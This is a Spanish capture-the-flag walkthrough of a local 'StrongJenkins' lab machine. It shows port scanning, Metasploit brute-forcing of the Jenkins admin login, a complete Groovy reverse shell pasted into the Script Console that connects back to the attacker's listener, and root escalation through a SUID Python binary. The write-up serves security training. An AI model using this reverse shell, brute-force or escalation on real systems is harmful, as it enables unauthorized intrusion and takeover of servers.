STRONGJENKINS

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip strongjenkins.zip
  Archive:  strongjenkins.zip
  inflating: auto_deploy.sh
  inflating: strongjenkins.tar



   inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh strongjenkins.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.246 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.246/0.246/0.246/0.000 ms

IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MAQUINA ATACANTE   192.168.0.26

LINUX - ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

8080/tcp open  http     Jetty 10.0.20
```

foto puerto 8080



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2:8080

http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.72667ee0],

Country[RESERVED][ZZ],HTTPServer[Jetty(10.0.20)],
HttpOnly[JSESSIONID.72667ee0],

IP[172.17.0.2], Jenkins[2.440.2],Jetty[10.0.20],
Meta-Refresh-Redirect[/login?from=%2F],

Script,UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]

http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.72667ee0],

Country[RESERVED][ZZ],HTML5, HTTPServer[Jetty(10.0.20)],

HttpOnly[JSESSIONID.72667ee0], IP[172.17.0.2], Jenkins[2.440.2],

Jetty[10.0.20], PasswordField[j_password], Script[application/json,text/javascript],
```

Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,

x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]

De locura, esto; intente pasar dirb, gobuster, hydra, medusa y nada. Pero, se me olvidaba

Metasploit y resulta que si va. A continuación explico que hice ya que parece que

"admin" suele ser credencial por defecto.

1- ejecutamos msfconsole -q (así, sale sin los mensajes y consola de inicio)

2- search jenkins (tal cual)

3- msf6 > use 19
msf6 auxiliary(scanner/http/jenkins_login) > show options


No os liéis, ponedlo tal cual va

set RHOSTS 172.17.0.2
set RPORT 8080
set USERNAME admin
set PASS_FILE /usr/share/wordlists/rockyou.txt

4- run

[+] 172.17.0.2:8080 - Login Successful: admin:rockyou

Conseguimos acceso



4- EXPLOTACIÓN

En el directorio "Manage Jenkins" encontramos el subdirectorio

"Script Console"(abajo de todo).

Lo que hacemos es ponernos a la escucha con netcat

```
nc -nlvp 4444
```

```
listening on [any] 4444 ...
```

En la Script Console pegamos esto

```
String host="192.168.0.26"; ip de Kali

int port=4444; puerto a la escucha

String cmd="/bin/bash";Process p=new

ProcessBuilder(cmd).redirectErrorStream(true).start();

Socket s=new Socket(host,port);InputStream

pi=p.getInputStream(),pe=p.getErrorStream(),

si=s.getInputStream();OutputStream

po=p.getOutputStream(),so=s.getOutputStream();

while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0
)s

o.write(pe.read());

while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);

try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Le damos a run y obtenemos conexión

```
nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 49704

whoami

jenkins
```

bash: cannot set terminal process group (25): Inappropriate ioctl for device

bash: no job control in this shell

jenkins@4b40ce3bf2b4:~$

Tratamos la TTY

1-script /dev/null -c bash


2- ctrl + Z

stty raw -echo; fg
reset xterm

export TERM=xterm
export SHELL=bash

3- En nueva terminal ssty size

4- stty rows 35 columns 167



5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y nada. Vamos con SUID
jenkins@4b40ce3bf2b4:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount

```
/usr/bin/chsh
/usr/bin/su
/usr/bin/newgrp
/usr/bin/python3.10
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

Nos vamos a GTFOBins, https://gtfobins.github.io/gtfobins/python/#sudo

jenkins@4b40ce3bf2b4:~$ /usr/bin/python3.10 -c 'import os; os.execl("/bin/sh",
"sh", "-p")'
# whoami
root
```